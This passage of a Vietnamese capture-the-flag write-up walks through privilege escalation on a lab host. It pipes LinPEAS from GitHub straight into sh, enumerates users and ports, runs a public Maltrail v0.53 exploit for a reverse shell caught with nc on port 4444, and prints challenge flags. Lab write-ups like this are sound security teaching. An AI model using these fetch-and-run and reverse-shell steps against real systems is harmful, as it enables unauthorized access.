To check for new updates run: sudo apt update

Last login: Sat Nov 18 17:57:40 2023 from 192.168.19.111
taylor@infinity:~$ ls
maltrail  Maltrail-v0.53-Exploit  snmp  user.txt
taylor@infinity:~$ cat user.txt
INF04{38vxzg3tQAa7HRNaJbY6}
taylor@infinity:~$ client_loop: send disconnect: Broken pipe

```

INF04{38vxzg3tQAa7HRNaJbY6}

Flag 5:

Để khai thác sâu hơn về host taylor, ta sử dụng công cụ LinPEAS với mã nguồn mở trên github.

```
taylor@infinity:~$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Lướt tiếp đến phần “Users with console” thì ta sẽ thấy ở domain này không chỉ có user taylor, mà còn có brown, john và ltn0tbug. Ngay đây ta có thể nhận thấy một điểm mà ta có thể khai thác ở user brown đó là đây là MalTrail Administrator.

```
taylor@infinity: ~
File Actions Edit View Help
inf file123 infinity.insec/index.php?p=
Checking sudo tokens
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens Hacking DB 100% Offset
ptrace protection is enabled (1)
Checking Pkexec policy
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2
[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
Superusers
root:x:0:0:root:/root:/bin/bash
Users with console
brown:x:1002:1002:MalTrail Administrator:/home/brown:/bin/bash
john:x:1003:1003:Information Asset Manager:/home/john:/bin/bash
ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
root:x:0:0:root:/root:/bin/bash
taylor:x:1001:1001:TinyFileManager Administrator:/home/taylor:/bin/bash
All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(ltn0tbug) gid=1000(ltn0tbug) groups=1000(ltn0tbug),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
uid=1001(taylor) gid=1001(taylor) groups=1001(taylor)
uid=1002(brown) gid=1002(brown) groups=1002(brown)
uid=1003(john) gid=1003(john) groups=1003(john)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=101(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=102(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=103(messagebus) gid=104(messagebus) groups=104(messagebus)
uid=104(systemd-timesync) gid=105(systemd-timesync) groups=105(systemd-timesync)
uid=105(pollinate) gid=1(daemon[0m]) groups=1(daemon[0m])
uid=106(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=107(syslog) gid=113(syslog) groups=113(syslog),4(adm)
uid=108(uuid) gid=114(uuid) groups=114(uuid)
uid=109(tcpdump) gid=115(tcpdump) groups=115(tcpdump)
uid=10(wu) gid=10(wu) groups=10(wu)
uid=110(tss) gid=116(tss) groups=116(tss)
uid=111(landscape) gid=117(landscape) groups=117(landscape)
uid=112(fwupd-refresh) gid=118(fwupd-refresh) groups=118(fwupd-refresh)
uid=113(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=114(bind) gid=119(bind) groups=119(bind)
```

Sử dụng một công cụ mã nguồn mở trên github khác đó là Maltrail exploit. Ta có thể tải về hoặc clone toàn bộ các files và folders của trang github này về để sử dụng.

```
taylor@infinity:~$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit
Cloning into 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0
Receiving objects: 100% (17/17), 4.44 KiB | 206.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
taylor@infinity:~$ ls
Maltrail-v0.53-Exploit  user.txt
taylor@infinity:~$ cd Maltrail-v0.53-Exploit/
taylor@infinity:~/Maltrail-v0.53-Exploit$ ls
exploit.py  README.md
taylor@infinity:~/Maltrail-v0.53-Exploit$
```

Với hướng dẫn sử dụng được ghi rõ bên dưới, ta cần điền vào các tham số, ở đây target URL là IP:port, với listening port ở đây nhóm sẽ mở là 4444 để làm reverse shell.

## Usage

The script requires three arguments: the IP address where the reverse shell should connect back to (listening IP), the port number on which the reverse shell should connect (listening port) and the URL of the target system

Script requires curl to be installed

```
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
```

For example:

```
python3 exploit.py 1.2.3.4 1337 http://example.com
```

Với IP ở đây sẽ là local host (127.0.0.1) bởi có 2 port đáng nghi là 953 và 8338 có thể chứa flag

Active Ports					Size	Modified	Perms
<a href="https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports">https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports</a>							
tcp	LISTEN	0	0	0.0.0.0:7171			0.0.0.0:*
tcp	LISTEN	0	4096	0.0.0.0:80			0.0.0.0:*
tcp	LISTEN	0	5	127.0.0.1:8338			0.0.0.0:*
tcp	LISTEN	0	10	172.18.0.1:53			0.0.0.0:*
tcp	LISTEN	0	10	172.18.0.1:53			0.0.0.0:*
tcp	LISTEN	0	10	172.17.0.1:53			0.0.0.0:*
tcp	LISTEN	0	10	172.17.0.1:53			0.0.0.0:*
tcp	LISTEN	0	10	192.168.19.138:53			0.0.0.0:*
tcp	LISTEN	0	10	192.168.19.138:53			0.0.0.0:*
tcp	LISTEN	0	10	127.0.0.1:53			0.0.0.0:*
tcp	LISTEN	0	10	127.0.0.1:53			0.0.0.0:*
tcp	LISTEN	0	4096	127.0.0.53:lo:53			0.0.0.0:*
tcp	LISTEN	0	128	0.0.0.0:22			0.0.0.0:*
tcp	LISTEN	0	5	127.0.0.1:953			0.0.0.0:*
tcp	LISTEN	0	5	127.0.0.1:953			0.0.0.0:*
tcp	LISTEN	0	4096	[::]:80			[::]:*
tcp	LISTEN	0	10	[::1]:53			[::]:*
tcp	LISTEN	0	10	[::1]:53			[::]:*
tcp	LISTEN	0	10	[fe80::250:56ff:feb7:272b]:%ens33:53			[::]:*
tcp	LISTEN	0	10	[fe80::250:56ff:feb7:272b]:%ens33:53			[::]:*
tcp	LISTEN	0	10	[fe80::42:8aff:feb3:d56c]:%br-7f2363a89e3f:53			[::]:*
tcp	LISTEN	0	10	[fe80::42:8aff:feb3:d56c]:%br-7f2363a89e3f:53			[::]:*
tcp	LISTEN	0	10	[fe80::bc5d:12ff:fe17:86c5]:%veth35f8d69:53			[::]:*
tcp	LISTEN	0	10	[fe80::bc5d:12ff:fe17:86c5]:%veth35f8d69:53			[::]:*
tcp	LISTEN	0	10	[fe80::9413:abff:fe2f:7f80]:%veth053a001:53			[::]:*
tcp	LISTEN	0	10	[fe80::9413:abff:fe2f:7f80]:%veth053a001:53			[::]:*
tcp	LISTEN	0	128	[::]:22			[::]:*
tcp	LISTEN	0	5	[::1]:953			[::]:*
tcp	LISTEN	0	5	[::1]:953			[::]:*

Ta sẽ chạy file exploit.py với cú pháp như sau

```
^Ctaylor@infinity:~/Maltrail-v0.53-Exploit$ python3 exploit.py 127.0.0.1 4444 127.0.0.1:8338
Running exploit on 127.0.0.1:8338/login
```

Sau đó ta mở port 4444 để listening, khi này ta đã có thể login vào được

```

(kali@kali)-[~]
$ ssh taylor@192.168.19.138
taylor@192.168.19.138's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov 18 08:49:25 PM UTC 2023

System load:          0.0 0.0 0.0      304 / 304      nsd.central
Usage of /:            44.8% of 18.53GB
Memory usage:         4%
Swap usage:           0%
Processes:            237 0.11 (TCP)
Users logged in:      2
IPv4 address for br-7f2363a89e3f: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens33: 192.168.19.138

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

16 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Nov 18 20:45:42 2023 from 192.168.19.111
taylor@infinity:~$ nc -lvnt 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 57618
$ ls
ls
CHANGELOG      html           misc           server.py
CITATION.cff  LICENSE       plugins        thirdparty
core           maltrail.conf README.md      trails
docker         maltrail-sensor.service requirements.txt file-local-host-01
flag.txt       maltrail-server.service sensor.py
$ cat flag.txt
cat flag.txt
INFO5[laFkXsmCsIwcskSMgMBG}
$

```

Lúc này ta cat flag.txt thì đã có thể ra flag 5.